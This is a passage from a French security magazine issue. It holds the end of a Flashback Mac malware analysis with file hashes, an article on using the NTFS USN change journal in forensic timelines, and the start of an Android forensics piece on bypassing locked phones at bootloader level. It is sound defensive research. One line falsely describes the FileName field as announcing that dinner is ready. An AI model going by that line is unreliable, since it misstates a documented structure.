Fin mars 2012 : Premiers sinkholes enregistrés par différentes compagnies antivirus ;

3 avril 2012 : Apple rend disponible la mise à jour de Java avec la faille corrigée ;

4 avril 2012 : Première statistique sur les sinkholes (DrWeb) ;

6 avril 2012 : Apple publie une seconde mise à jour pour Java ;

13 avril 2012 : Apple publie un outil pour nettoyer Flashback **[8]** ;

1er mai 2012 : Les centres de contrôles ne répondent plus.

# Conclusion

Certains utilisateurs Mac se croient à l'abri des logiciels malveillants en utilisant Mac OS X. Certes, les menaces sont moins nombreuses que sur Windows, mais elles ne sont pas inexistantes. Flashback est un exemple d'attaque à grande échelle contre cette plate-forme. On retrouve aussi des attaques plus ciblées comme dans le cas de Lamadai **[3]** et MacControl **[4]** qui s'attaquaient aux organisations non gouvernementales tibétaines.

La version de Java installée avec Mac OS X ne peut pas être mise à jour par Oracle. C'est Apple qui la valide et la redistribue via son outil de mise à jour système. Apple a-t-il été trop lent pour publier la mise à jour ? Probablement. Sachant que la mise à jour corrige une faille de sécurité dont la technique d'exploitation est disponible sur Internet, deux mois donnent suffisamment de temps pour faire beaucoup de dégâts.

Depuis Mac OS X Lion (10.7), Apple n'installe plus d'interpréteur Java par défaut sur son système d'exploitation. On peut penser que la compagnie tente de se départir de la responsabilité de la mise à jour des logiciels qui sont hors de son contrôle.

Apple a réagi très rapidement après la médiatisation de Flashback. Ils ont d'abord enregistré tous les noms de domaines disponibles reliés à Flashback, incluant ceux générés dynamiquement. Peu après, une mise à jour d'OS X détectait la présence de Flashback et le désinstallait du système. Apple est resté très silencieux sur sa stratégie. La présence de Flashback dans les médias n'est pas une bonne publicité pour Apple.

Il reste bien des questions sans réponses. Qui sont les auteurs de Flashback ? S'attendaient-ils à avoir un taux d'infection si élevé et d'être médiatisés à ce point ? Ont-ils tout simplement abandonné ? Maintenant que la démonstration est faite que OS X n'est pas à l'abri d'une infection à grande échelle, les auteurs de logiciels malveillants pourraient s'intéresser davantage à OS X pour déployer leur malware. Les utilisateurs de Mac ont donc intérêt à adopter des pratiques d'utilisation sécuritaires. ■

## Fichiers analysés

| Nom | MD5 | SHA1 |
|---|---|---|
| sbm | 473426b7be5335816c545036cc724021 | 94e4b5112e750c7902968d97237618f5b61efeb2 |
| fb_10.so | 0de5cb4d61a09d4615f17f1eb85783a9 | 7a5e75b563c87320977e47dc220bea5782e9ce92 |


## ■ REMERCIEMENTS

**Merci à Pierre-Marc Bureau et Alexis Dorais-Joncas pour leur relecture et leurs corrections.**


## ■ RÉFÉRENCES


**[1] http://go.eset.com/us/threat-center/threatsense-updates/page/11/?q=flashback**

**[2] http://blog.eset.com/2012/04/13/fighting-the-osxflashback-hydra**

**[3] http://blog.eset.com/2012/03/28/osxlamadai-a-the-mac-payload**

**[4] http://blog.eset.com/2012/04/25/osx-lamadai-flashback-isnt-the-only-mac-threat**

**[5] http://www.opensource.apple.com/source/dyld/dyld-195.6/include/mach-o/dyld-interposing.h**

**[6] https://developer.apple.com/library/mac/#documentation/Darwin/Reference/Manpages/man1/dyld.1.html**

**[7] http://www.oracle.com/technetwork/topics/security/javacpufeb2012-366318.html**

**[8] http://support.apple.com/kb/DL1517**


# PRÉSENTATION D'USNJRNL, LE JOURNAL DES CHANGEMENTS NTFS

Sylvain Sarméjeanne - CERT-LEXSI - @sylv1_secu - ssarmejeanne@lexsi.com

**mots-clés : NTFS / JOURNALISATION / USN / SLEUTH KIT / TIMELINE**

*Contrairement à ses prédécesseurs comme FAT16 ou FAT32, NTFS est un système de fichiers moderne possédant de nombreuses fonctionnalités de sécurité et de résilience. Cet article se propose d'en décrire l'une d'entre elles : le journal des changements, apparu avec Windows 2000. L'activation par défaut de cette fonctionnalité depuis Windows Vista est passée relativement inaperçue dans le monde du forensics, mais il s'agit pourtant d'une petite révolution.*

## 1 Introduction

### 1.1 Contexte

Une mission forensics a généralement pour objectif de décrire avec le plus de détails possible les événements liés à un incident de sécurité. Elle comporte plusieurs étapes, dont la copie du ou des supports, la récupération de fichiers effacés ou la recherche de mots-clés, mais la principale d'entre elles est sans aucun doute l'établissement et l'interprétation d'une chronologie des événements (*timeline*).

Sous Windows, des dates plus ou moins précises sont fournies par de nombreux composants du système :

- les dates des journaux d'événements ;
- les horodatages (*timestamps*) gérés par le système de fichiers (dates de création, de modification, etc.) ;
- la date de dernière modification de chaque clé de registre ;
- les dates issues de divers artefacts comme l'historique de navigation web ou de messagerie instantanée, les méta-données de documents bureautiques, etc.

L'ensemble de ces événements permet de créer ce qu'on appelle généralement une super-timeline, par opposition à une chronologie classique qui ne se baserait que sur les horodatages du système de fichiers.

### 1.2 Rappels sur les timestamps NTFS

Chaque fichier NTFS (au sens large, incluant donc les répertoires) dispose d'une entrée dans la MFT (*Master File Table*) constituée de différents attributs. Les attributs contenant des dates se nomment `$STANDARD_INFORMATION` et `$FILE_NAME` et stockent chacun les timestamps suivants :

- date de création ;
- date de dernière modification du contenu ;
- date de dernière modification des méta-données ;
- date de dernier accès.

On a donc huit timestamps par fichier, mais l'expérience montre que les timestamps les plus fiables sont ceux de `$STANDARD_INFORMATION` ; ce sont donc ceux-là qu'on utilise dans les chronologies.

Première remarque : ces timestamps ne stockent que les dates et heures de dernière occurrence de l'événement. Si par exemple un fichier a été modifié à 14 heures puis à 16 heures, seule cette dernière information sera stockée dans la MFT. Deuxième remarque : contrairement aux systèmes de fichiers EXT, il n'existe pas de timestamp de suppression d'un fichier, alors qu'il peut s'agir d'une information capitale dans certains cas (suppression volontaire de fichiers par exemple).

## 2 Présentation du journal USN

Depuis la version 3.0 (aussi appelée 5.0 dans la documentation Microsoft...) développée pour Windows 2000 (si vous aimez l'archéologie, relisez cet article **[1]** daté de septembre 1999 :)), NTFS dispose d'une fonctionnalité de journal des changements. Auparavant non activée par défaut, elle permet à une application d'obtenir de façon performante la liste des changements effectués sur un volume (création de fichier, renommage, suppression, etc.) via différentes API documentées sur MSDN **[2]**.

Une telle fonctionnalité peut par exemple être utilisée par un logiciel de sauvegarde ou d'indexation (c'est justement le cas du service d'indexation de Windows).

USN signifie *Update Sequence Number* : il s'agit de l'identifiant incrémental associé à chaque entrée du journal. Ce journal est activé par défaut pour les versions poste de travail depuis Windows Vista **[3]** (mais pas sur les versions serveur). À noter que seul le type de changement est enregistré (ex : changement des ACL), mais pas les données modifiées elles-mêmes (ex : le contenu des nouvelles ACL).

**Note**

**Le journal UsnJrnl ne doit pas être confondu avec le journal LogFile qui assure la cohérence du système de fichiers en cas de crash.**

## 2.1 Prise en main

Pour se familiariser avec cette fonctionnalité, il est possible d'utiliser la commande **fsutil** livrée en standard avec Windows et qui offre les fonctionnalités adéquates :

```
C:\>fsutil usn
---- Commandes prises en charge ----
createjournal      Crée un journal USN
deletejournal      Supprime un journal USN
enumdata           Énumère les données USN
queryjournal       Interroge les données USN d'un volume
readdata           Lit les données USN d'un fichier
```

La commande **queryjournal** permet par exemple d'obtenir quelques informations de base sur le journal :

```
C:\>fsutil usn queryjournal
ID de journal USN     : 0x01cc4c9ba8908860
Premier USN           : 0x0000000000440000
USN suivant           : 0x000000000b24638
Plus petit USN valide : 0x0000000000000000
USN maximal           : 0x7fffffffffff0000
Taille maximale       : 0x0000000002000000
Delta d'allocation    : 0x0000000000400000
```

Sur cet exemple tiré d'un poste de travail Windows 7, on voit que le journal a par défaut une taille maximale de 0x2000000 octets, soit 32 Mo. Le delta d'allocation (ici 4 Mo) désigne la quantité d'octets supprimés du début et provisionnés à la fin du journal lors de la rotation, celle-ci ayant lieu lorsque la taille du journal atteint la taille maximale plus ce delta **[4]**.

De plus, l'ID du journal fournit un nouvel élément temporel puisqu'il s'agit simplement de sa date de création au format Windows **FILETIME** (en heure UTC).

## 2.2 Extraction

Le journal USN est stocké dans le fichier **$UsnJrnl** situé dans le répertoire **$Extend** à la racine de la partition NTFS, ce qu'on peut visualiser avec les outils du Sleuth Kit (dans les sorties ci-dessous, les lignes non pertinentes ont été supprimées) :

```
$ fls windows7.dd
d/d 11-144-4: $Extend
$ fls windows7.dd 11
r/r 42091-128-3: $UsnJrnl:$J
r/r 42091-128-5: $UsnJrnl:$Max
```

Dans cet exemple, le fichier **$UsnJrnl** est stocké dans l'entrée MFT 42091 :

```
$ istat windows7.dd 42091
Attributes:
Type: $DATA (128-3)   Name: $J   Non-Resident, Sparse   size:
8302192  init_size: 8302192
Type: $DATA (128-5)   Name: $Max   Resident   size: 32
```

Le fichier **$UsnJrnl** contient donc deux ADS (*Alternate Data Stream*) :

- **$UsnJrnl:$J** : le journal lui-même avec l'ensemble des changements ;
- **$UsnJrnl:$Max** : certaines méta-données déjà présentées ci-dessus, notamment l'ID du journal et sa taille maximale **[5]**.

Nous pouvons extraire ce journal via un simple **icat** dans le fichier **usnjrnl.dump** pour analyse ultérieure :

```
$ icat windows7.dd 42091-128-3 > usnjrnl.dump
```

# 3 Mise en pratique

## 3.1 Suppression d'un fichier et influence sur les timestamps

Pour mieux comprendre l'intérêt de la prise en compte du journal USN lors de la génération d'une chronologie, observons ce qui se passe à la suppression d'un fichier. À 19h05, nous avons par exemple supprimé d'un volume NTFS le fichier **montest.txt** stocké dans l'entrée MFT 44104. Voici les informations présentes dans cette entrée après suppression (les lignes non pertinentes ont été omises) :

```
$ istat windows7.dd 44104
MFT Entry Header Values:
Not Allocated File

$STANDARD_INFORMATION Attribute Values:
Last User Journal Update Sequence Number: 8290728
Created:        Fri May 11 18:24:39 2012
File Modified:  Fri May 11 18:25:09 2012
MFT Modified:   Fri May 11 18:25:09 2012
Accessed:       Fri May 11 18:24:39 2012

$FILE_NAME Attribute Values:
Name: montest.txt
Parent MFT Entry: 43626  Sequence: 6
Created:        Fri May 11 18:24:39 2012
File Modified:  Fri May 11 18:24:39 2012
MFT Modified:   Fri May 11 18:24:39 2012
Accessed:       Fri May 11 18:24:39 2012
```

En plus de confirmer la remarque de la section précédente concernant la non-correspondance des heures entre les

attributs **$STANDARD_INFORMATION** et **$FILE_NAME**, on observe qu'aucun timestamp ne correspond à l'heure de suppression du fichier. Pour des raisons évidentes de performance, NTFS place simplement le *flag* non alloué dans l'entrée MFT sans pour autant mettre à jour sa date de modification (champ *MFT Modified*).

Observons maintenant l'entrée MFT du répertoire parent :

```
$ istat windows7.dd 43626
MFT Entry Header Values:
Allocated Directory

$STANDARD_INFORMATION Attribute Values:
Last User Journal Update Sequence Number: 8288216
Created:        Fri May 11 18:24:31 2012
File Modified:  Fri May 11 19:05:30 2012
MFT Modified:   Fri May 11 19:05:30 2012
Accessed:       Fri May 11 19:05:30 2012

$FILE_NAME Attribute Values:
Name: journal
Parent MFT Entry: 358   Sequence: 2
Created:        Fri May 11 18:24:31 2012
File Modified:  Fri May 11 18:24:31 2012
MFT Modified:   Fri May 11 18:24:31 2012
Accessed:       Fri May 11 18:24:31 2012
```

Comme l'un de ses fichiers a été supprimé, le répertoire parent voit bien son attribut **$STANDARD_INFORMATION** mis à jour à l'heure de suppression (19h05). Cependant, on ne pourra pas en déduire sur un cas réel qu'il s'agit de la date de suppression d'un fichier donné, car bien des choses peuvent s'être passées dans ce répertoire durant les longues heures, voire les longs jours, entre la suppression du fichier et la copie du disque pour analyse :)

## 3.2 Structures de données

Nous allons donc regarder de plus près les structures du journal USN pour déterminer dans quelle mesure elles peuvent nous apporter plus de détails. Ces structures sont documentées sur MSDN **[6]**.

### 3.2.1 Structure USN_JOURNAL_DATA

Cette structure stocke les méta-données associées au journal :

```
typedef struct {
  DWORDLONG UsnJournalID;
  USN    FirstUsn;
  USN    NextUsn;
  USN    LowestValidUsn;
  USN    MaxUsn;
  DWORDLONG MaximumSize;
  DWORDLONG AllocationDelta;
} USN_JOURNAL_DATA_V0, *PUSN_JOURNAL_DATA_V0, USN_JOURNAL_DATA,
*PUSN_JOURNAL_DATA;
```

On retrouve exactement les mêmes champs que dans la sortie de la commande **fsutil usn queryjournal** vue précédemment.

**Note**

**Cette structure s'appelle désormais USN_JOURNAL_DATA_V0 et USN_JOURNAL_DATA_V1 désigne la nouvelle structure employée dans Windows 8.**

### 3.2.2 Structure USN_RECORD

Cette structure décrit une entrée du journal USN :

```
typedef struct {
  DWORD   RecordLength;
  WORD  MajorVersion;
  WORD  MinorVersion;
  DWORDLONG FileReferenceNumber;
  DWORDLONG ParentFileReferenceNumber;
  USN   Usn;
  LARGE_INTEGERTimeStamp;
  DWORD   Reason;
  DWORD   SourceInfo;
  DWORD   SecurityId;
  DWORD   FileAttributes;
  WORD  FileNameLength;
  WORD  FileNameOffset;
  WCHAR   FileName[1];
} USN_RECORD_V2, *PUSN_RECORD_V2, USN_RECORD, *PUSN_RECORD;
```

**Note**

**Comme précédemment, cette structure s'appelle désormais USN_RECORD_V2 et une nouvelle version USN_RECORD_V3 a été créée pour Windows 8.**

Les champs les plus importants pour notre analyse forensics sont :

- **FileReferenceNumber** : numéro de l'entrée MFT du fichier, ainsi que son numéro de séquence MFT ;
- **ParentFileReferenceNumber** : numéro de l'entrée MFT du répertoire parent, ainsi que son numéro de séquence MFT ;
- **TimeStamp** : date et heure d'occurrence de l'événement ;
- **Reason** : raison de cet enregistrement dans le journal ;
- **FileName** : indique que le dîner est prêt.

La liste complète des raisons possibles pour un événement est documentée sur MSDN dans la page décrivant la structure **USN_RECORD**. On peut citer par exemple **USN_REASON_FILE_DELETE** (0x00000200), indiquant que le fichier ou répertoire a été supprimé. Il s'agit d'une information inédite puisque comme vu précédemment, cette date n'est pas stockée dans l'entrée MFT du fichier, et l'est de façon extrêmement volatile dans celle du répertoire parent. De plus, la raison indique précisément le type de changement (changement des droits d'accès, renommage, ajout d'un ADS, chiffrement, compression, etc.) au lieu de simplement mentionner un changement de l'entrée MFT comme le fait le champ MFT Modified. Enfin, les informations sont potentiellement récupérables même si l'entrée MFT du fichier a été écrasée.

```
00000000 |58 00 00 00|02 00|00 00|48 ac 00 00 00 00 07 00| |X....... H¬......|
00000010 |6a aa 00 00 00 00 06 00|40 87 7e 00 00 00 00 00| |j¤...... @.~.....|
00000020 |40 1e 1b 45 98 2f cd 01|00 02 00 80|00 00 00 00| |@..E./Í. ........|
00000030 |00 00 00 00|20 00 00 00|16 00|3c 00|6d 00 6f 00  |.... ... ..<.m.o.|
00000040 |6e 00 74 00 65 00 73 00 74 00 2e 00 74 00 78 00  |n.t.e.s. t...t.x.|
00000050 |74 00 00 00 00 00|                              |t.....|
```

*Figure 1 : Exemple d'entrée USN_RECORD*

La figure 1 présente un exemple d'entrée relative à notre fichier supprimé `montest.txt`. On y retrouve entre autres les informations suivantes :

- MFT du fichier : 0xac48, soit 44104 (numéro de séquence 0x0007) ;
- MFT du répertoire parent : 0xaa6a, soit 43626 (numéro de séquence 0x0006) ;
- timestamp : 0x1cd2f98451b1e40, soit le 11/05/2012 à 19:05:30 ;
- raison : 0x8000200, soit `USN_REASON_FILE_DELETE|USN_REASON_CLOSE`.

Cette entrée de journal nous donne donc sans ambiguïté la date et l'heure de suppression du fichier.

## 3.3 Parcours du journal USN

Plusieurs outils permettent de lister les entrées du journal USN. L'outil `fsutil` déjà mentionné ci-dessus possède une commande `enumdata` qui pourrait à première vue suffire, mais elle souffre de plusieurs problèmes :

- Les informations d'une entrée de journal sont stockées sur plusieurs lignes, rendant l'automatisation de l'analyse pénible.
- Le timestamp de chaque entrée n'est pas affiché.

Ce dernier point est rédhibitoire pour nous mais on ne peut pas en vouloir à `fsutil` ; après tout, il ne s'agit pas d'un outil forensics à la base :)

Nous allons donc utiliser l'outil *Windows Journal Parser* (`jp`) développé par TZWorks **[7]**. Cet outil n'utilise pas les API Windows liées au journal mais parcourt lui-même les structures de données. Il propose trois modes d'analyse :

- sur un système en cours d'exécution en spécifiant la partition par sa lettre (`C:\>jp -partition c`) ;
- hors ligne en lisant un fichier journal auparavant extrait par exemple avec `icat` (`$ ./jp -file usnjrnl.dump`) ;
- hors ligne en lisant directement une image disque (`$ ./jp -image windows7.dd -offset <offset>`).

Concernant les modes hors ligne, l'outil est disponible pour Windows mais aussi Linux et Mac OS X, en version 32 et 64 bits.

L'option `-v` est disponible afin d'extraire du journal des informations supplémentaires intéressantes comme le numéro de l'entrée MFT du fichier concerné et celui de son répertoire parent. Il existe aussi l'option `-memory` permettant de réduire l'empreinte mémoire en cas d'analyse *live*. Enfin, l'option `-a` permet d'afficher l'intégralité des opérations (par défaut, seules sont affichées celles qui contiennent également une raison `USN_REASON_CLOSE` indiquant la fermeture du fichier).

L'outil propose plusieurs formats de sortie :

- csv ;
- xml ;
- body file sleuthkit ;
- log2timeline.

Il s'agit donc bien d'un outil spécialement destiné à être utilisé dans des analyses forensics. Les deux derniers formats de sortie permettent ainsi d'ajouter les entrées du journal USN à une super-timeline, créant ainsi ce qu'on pourrait appeler une méga-timeline :)

Voici l'extraction avec cet outil des entrées concernant le numéro de l'entrée MFT de notre fichier `montest.txt` et de tout fichier dont le nom contient `montest` (l'outil donne des heures UTC qui ont ici été manuellement converties en heure locale) :

```
Date       Heure         MFT     MFT parent  Fichier                  Changement
05/11/2012, 18:24:39.636, 0xac48, 0xaa6a,     Nouveau document texte.txt, file_created
05/11/2012, 18:24:39.652, 0xac48, 0xaa6a,     Nouveau document texte.txt, file_created; file_closed
05/11/2012, 18:24:41.851, 0xac48, 0xaa6a,     Nouveau document texte.txt, file_renamed
05/11/2012, 18:24:41.851, 0xac48, 0xaa6a,     montest.txt,             file_renamed
05/11/2012, 18:24:41.851, 0xac48, 0xaa6a,     montest.txt,             file_renamed; file_closed
05/11/2012, 18:24:43.988, 0xac48, 0xaa6a,     montest.txt,             objid_changed
05/11/2012, 18:24:43.988, 0xac48, 0xaa6a,     montest.txt,             objid_changed; file_closed
05/11/2012, 18:24:44.082, 0x63e,  0x173,      montest.lnk,             file_created
05/11/2012, 18:24:44.098, 0x63e,  0x173,      montest.lnk,             file_added; file_created
05/11/2012, 18:24:44.098, 0x63e,  0x173,      lexsirecrute.lnk,     file_added; file_created; file_closed
05/11/2012, 18:25:09.557, 0xac48, 0xaa6a,     montest.txt,             file_added
05/11/2012, 18:25:09.572, 0xac48, 0xaa6a,     montest.txt,             file_added; file_closed
05/11/2012, 19:05:30.455, 0xac48, 0xaa6a,     montest.txt,             file_deleted; file_closed
```

On retrouve bien l'historique de toutes les actions effectuées en relation avec ce fichier, complétant ainsi grandement les simples timestamps MFT qui ne stockent que la date et heure de la dernière occurrence d'un événement :

- 18:24:39 : création d'un fichier nommé `Nouveau document texte.txt` (le fichier a effectivement été créé via un clic droit dans l'explorateur) ;
- 18:24:41 : renommage du fichier en `montest.txt` ;
- 18:24:43 : changement de l'identifiant de l'objet associé au fichier **[8]** ;
- 18:24:44 : création et remplissage du fichier LNK correspondant dans les documents récents, de façon automatique par Windows ;
- 18:25:09 : remplissage du fichier avec des données ;
- 19:05:30 : suppression du fichier.

En fouillant un peu plus dans le journal, on trouve d'autres entrées liées à notre test, comme la création et la modification du fichier Prefetch associé à Notepad (outil utilisé pour modifier le fichier).

Ces informations seront persistantes tant que ces entrées du journal ne seront pas supprimées par rotation (pour rappel, la taille maximale du journal est stockée dans l'ADS `$Max` du fichier `$UsnJrnl`).

**Note**

**La documentation Microsoft [9] indique que dans certains cas, plusieurs changements du même type, même non consécutifs, peuvent résulter en une unique entrée dans le journal. Par exemple, si plusieurs écritures ont lieu sans opérations de fermeture puis de réouverture du fichier, seule la première sera enregistrée. En toute rigueur, on n'obtient donc qu'un historique partiel, mais c'est déjà très bien :)**

## 3.4 Récupération des entrées USN_RECORD effacées

### 3.4.1 Carving

Comme tout journal qui se respecte, UsnJrnl est soumis à une rotation et les entrées les plus anciennes sont donc remplacées par de nouvelles. Il est donc a priori possible de retrouver des fragments de journal USN dans des blocs de données non alloués. Dans la structure `USN_RECORD_V2` présentée en section 3.2.2, quels sont les éléments statiques nous permettant de mettre au point une signature ?

Il y a tout d'abord les deux WORD décrivant la version, `MajorVersion` et `MinorVersion`, qui sont toujours à 0x0002 (ou 0x0003 sous Windows 8) et 0x0000 respectivement. En partant du principe qu'une telle structure n'aura jamais une taille très grande, on peut également prendre deux octets nuls du champ précédent, `RecordLength`. On obtient donc une première signature à six octets : `00 00 02 00 00 00`.

Le champ `FileNameOffset`, désignant comme son nom l'indique l'*offset* vers le nom du fichier depuis le début de la structure, peut être considéré comme toujours égal à 0x003c (ou 0x004c sous Windows 8). On peut également ici prendre l'hypothèse d'un nom de fichier de taille raisonnable et donc y ajouter un octet nul provenant du champ précédent, `FileNameLength`. On obtient une seconde signature à trois octets : `00 3c 00`.

Ces deux signatures étant toujours situées à la même distance, on obtient finalement une signature combinée assez fiable **[10]**. De plus, Microsoft indique que ces structures sont alignées sur 64 bits, ce qui a été confirmé par des tests sur Windows XP SP3 et 7, accélérant grandement la recherche.

### 3.4.2 Shadow copies

Le service VSS (*Volume Shadow-Copy Service*) gère depuis Windows Vista les fonctionnalités de restauration système et de versions précédentes des fichiers, en se basant sur un diff de secteurs réalisé par défaut une fois par jour (sous certaines conditions). Ce service mériterait à lui seul un article dans *MISC* ; il faut simplement en retenir qu'il permet concrètement de « remonter dans

le temps » et d'accéder à des versions précédentes de tout fichier d'un volume.

Le fichier `$Extend\$UsnJrnl` n'échappe pas à la règle et les *shadow copies* permettent ainsi de récupérer des versions précédentes du journal USN et donc des entrées qui auraient été effacées lors de sa rotation, même dans le cas où les blocs de données utilisés par ces anciennes entrées auraient été écrasés par les nouvelles.

## Conclusion

Bien que présent depuis Windows 2000, le journal des changements USN est une fonctionnalité peu connue de NTFS mais qui apporte des informations particulièrement utiles. Contrairement aux timestamps classiques qui ne gardent que les dates et heures de dernière occurrence, il permet de générer un historique de toute l'activité d'un volume, en précisant exactement le type d'événement et incluant même ceux relatifs à des entrées MFT écrasées. Il ajoute également des informations auparavant très difficiles à obtenir de façon fiable, comme l'heure de suppression d'un fichier. Son activation par défaut sur les postes client depuis Windows Vista en fait une méthode désormais indispensable à toute investigation forensics. Son activation manuelle sur les postes XP pourrait être une bonne mesure d'amélioration de la traçabilité sur les machines sensibles. ■


## REMERCIEMENTS

**Merci à l'équipe du CERT-LEXSI ainsi qu'à Damien Aumaitre et David Lesperon pour leur relecture attentive et leurs remarques.**


## RÉFÉRENCES


[1] http://www.microsoft.com/msj/0999/journal/journal.aspx

[2] http://msdn.microsoft.com/en-us/library/aa363801

[3] http://msdn.microsoft.com/en-us/library/ff469400

[4] http://msdn.microsoft.com/en-us/library/windows/desktop/aa363877

[5] http://inform.pucp.edu.pe/~inf232/Ntfs/ntfs_doc_v0.5/files/usnjrnl.html

[6] http://msdn.microsoft.com/en-us/library/aa365732

[7] http://tzworks.net/prototype_page.php?proto_id=5

[8] http://msdn.microsoft.com/en-us/library/windows/desktop/aa363997

[9] http://msdn.microsoft.com/en-us/library/windows/desktop/aa363803

[10] http://forensicsfromthesausagefactory.blogspot.fr/2010/08/usn-change-journal.html

DOSSIER

## LES ANDROÏDES RÊVENT-ILS DE BUGS ÉLECTRIQUES ?

# SÉCURITÉ ANDROID

Rentré fraîchement de deux ans d'exil à Mayotte, où le transfert de données sur terminaux mobiles était un concept qui prêtait à sourire tant il était déjà difficile d'accéder à Internet depuis un ordinateur fixe, je mesure avec d'autant plus de stupéfaction la révolution qu'a connu la mobilité ces deux dernières années.

Avant mon départ, j'avais un terminal sous Windows Mobile inutilisable pour autre chose que la lecture de mes emails et la synchronisation de mon agenda. Je me souviens d'une interface tellement lente qu'il m'arrivait fréquemment de rater un appel parce qu'il se passait plusieurs secondes entre le clic sur le bouton « décrocher » et la réaction de l'appareil. L'offre de terminaux Android était émergente et seul l'iPhone offrait un vrai confort d'utilisation... à condition d'être prêt à laisser un bras en achetant un téléphone pour naviguer sur le Web, écouter de la musique et jeter des oiseaux sur des cochons.

Aujourd'hui, les terminaux sont devenus accessibles et performants, en particulier grace à Android, un forfait téléphonique avec 3G « illimité » coûte 20 € par mois, et surtout, les usages ont explosé. Nous sommes maintenant très loin d'une utilisation confinée aux emails et à la navigation.

Mon terminal mobile n'a plus à rougir de mon poste de travail en matière d'usages, en sait tout autant (plus ?) sur ma vie privée que ma femme, et j'achète maintenant plus souvent en ligne avec mon téléphone qu'avec mon ordinateur.

Android se taille la part du lion dans cet écosystème avec 59 % de parts de marché des *smartphones* (Étude IDC du 24 mai 2012), il est donc, de facto, une cible privilégiée pour les attaquants de toute sorte.

L'objet de ce dossier est donc d'évoquer quelques problématiques de sécurité liées à Android :

- Le forensic de terminal Android. Quels sont les moyens à disposition d'un attaquant ou d'un enquêteur pour percer les secrets d'un terminal verrouillé ?
- Les applications plagiées et potentiellement malveillantes pour Android.
- Failles de sécurité de type SQL Injection sur Android, ou comment le dispositif de gestion des applications peut être détourné pour récupérer des données par injection SQL.
- Méthodologie de test d'intrusion sur Android. Quels sont les moyens pour un auditeur pour vérifier la sécurité d'une application Android et quelles sont les failles potentielles les plus fréquentes des applications sur ce type de terminal ?

Le développement de la mobilité n'est certainement qu'à ses prémisses, beaucoup de tâches encore dévolues à des ordinateurs sont en train de migrer vers des terminaux mobiles avec des nouvelles problématiques de sécurité à adresser. Ces terminaux commencent même à regrouper des usages autrefois dévolus à d'autres dispositifs (paiement avec les cartes SIM NFC, billets de train éléctroniques, ...) et à en créer de nouveaux comme la réalité augmentée.

Objet facilement perdu ou volé, connecté en permanence au réseau sans infrastructure de protection périmétrique, encore rarement intégré dans les dispositifs de gestion de parc de l'entreprise (télédistribution d'applications, correctifs, chiffrement, ...), fonctionnant (encore pour combien de temps ?) sur de multiples systèmes d'exploitation, il va vite devenir votre meilleur ennemi...

Cédric Foll

# QUELQUES TECHNIQUES DE FORENSICS SUR LES TÉLÉPHONES ANDROID

Cédric Halbronn – Sogeti ESEC R&D - @saidelike - cedric.halbronn@sogeti.com

**mots-clés : FORENSICS / ANDROID / HTC / XTC CLIP / HBOOT / BOOTLOADER / S-OFF / UNLOCK**

*Les techniques de forensics sur téléphone verrouillé reposent sur l'exécution de code avant qu'Android ne démarre, c'est-à-dire au niveau du bootloader (composant logiciel constructeur). Les téléphones Android étant réalisés par de multiples constructeurs, il existe autant de méthodes de forensics. Cet article présente quelques techniques adaptables à une majorité de téléphones. Les travaux ont été réalisés sur les versions d'Android 2.x et concernent encore la majorité des terminaux. Ceci est adaptable par le lecteur sur les dernières versions...*

## 1 Contexte

### 1.1 Forensics ordinateurs vs téléphones

Le forensics sur ordinateur revient souvent à monter le disque dur en secondaire, effectuer une copie bit à bit (commande **dd**) et enfin analyser le système de fichiers (FS). Réaliser le même genre d'opérations sur un téléphone est plus complexe puisqu'il est nécessaire de dessouder entièrement la mémoire flash. Nous allons voir qu'il est souvent possible de ne pas en arriver là en prenant en compte les différents composants logiciels qui s'exécutent sur un téléphone.

### 1.2 Acteurs de l'environnement Android

Plusieurs entreprises ayant des métiers complémentaires collaborent pour sortir les jolis terminaux que nous mettons dans nos poches. Nous les détaillons ici dans le contexte d'Android :

- Android est le système d'exploitation open source, partagé sous le nom AOSP (*Android Open Source Project*) **[AOSP]** réalisé par Google.
- Les OEM (*Original Equipment Manufacturer*) sont les fabricants/constructeurs de pièces détachées d'un téléphone. Exemples d'OEM pour Android : HTC, Samsung, Motorola, Sony Ericsson. La liste est longue **[DROID]**.
- Les opérateurs de téléphonie mobile. Ce sont ceux qui ont l'infrastructure permettant les communications GSM, Edge, 3G (antennes, cœur de réseau, etc.). Pour la France : Free, SFR, Bouygues ou Orange.

Les OEM récupèrent le code source d'Android, le modifient et l'intègrent dans un téléphone avant de le vendre. Alternativement, les OEM s'associent avec des opérateurs pour ajouter également des briques logicielles opérateurs. Dans le 1er cas, c'est l'OEM qui signe l'image du téléphone et assure ses mises à jour. Dans le second cas, c'est l'opérateur.

### 1.3 Impact sur le forensics


Les OEM développent les couches basses du téléphone (rien à voir, ou presque avec l'AOSP). Si le téléphone est protégé par un code (on parle ici du code de verrouillage propre au téléphone, pas le code PIN de la carte SIM), il est nécessaire de le contourner avant qu'Android ne démarre, c'est-à-dire au niveau **bootloader** (équivalent du BIOS pour un ordinateur), composant réalisé par l'OEM. Comme il y a plusieurs OEM, cela fait autant de méthodes forensics (heureusement assez similaires, je vous rassure ;)).

### 1.4 Versions d'Android

Le marché actuel des *smartphones* Android est le suivant **[CHART]** :

- Android 1.x : 0,7 % ;
- Android 2.x : 80,3 % ;
- Android 3.x : 2,3 % ;
- Android 4.x : 16,7 %.

Android 1.x et 2.x ont été déployés pour les smartphones. La version 3.x a été déclinée pour les tablettes Android. Ces systèmes ont été développés sur des branches différentes et c'est la version 4.x qui les réconcilie en les fusionnant. Ceci explique que la version 3.x ne soit pas beaucoup utilisée. La version 4.0.1 est sortie en octobre 2011 et n'équipe encore que peu de terminaux.




Source : http://developer.android.com/about/dashboards/index.html

*Figure 1*

## 1.5 Contenu de l'article

Cet article détaille les méthodes d'attaque bas niveau permettant l'exécution de code afin d'acquérir le plus de données possible. On se focalisera sur HTC mais les techniques sont adaptables chez les autres constructeurs.

# 2 Choix d'implémentation

## 2.1 Chaîne de démarrage et partitions

